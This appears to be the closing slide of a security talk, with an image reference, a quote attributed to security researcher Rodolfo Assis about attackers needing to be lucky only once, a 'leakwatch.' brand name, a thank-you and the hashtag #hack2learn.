




**"HACKERS ONLY NEED TO BE LUCKY ONCE.  
YOU NEED TO BE LUCKY  
EVERY TIME."**

Rodolfo Assis (@brutellogic), Security Researcher

leakwatch.



Thank  
You!

#hack2learn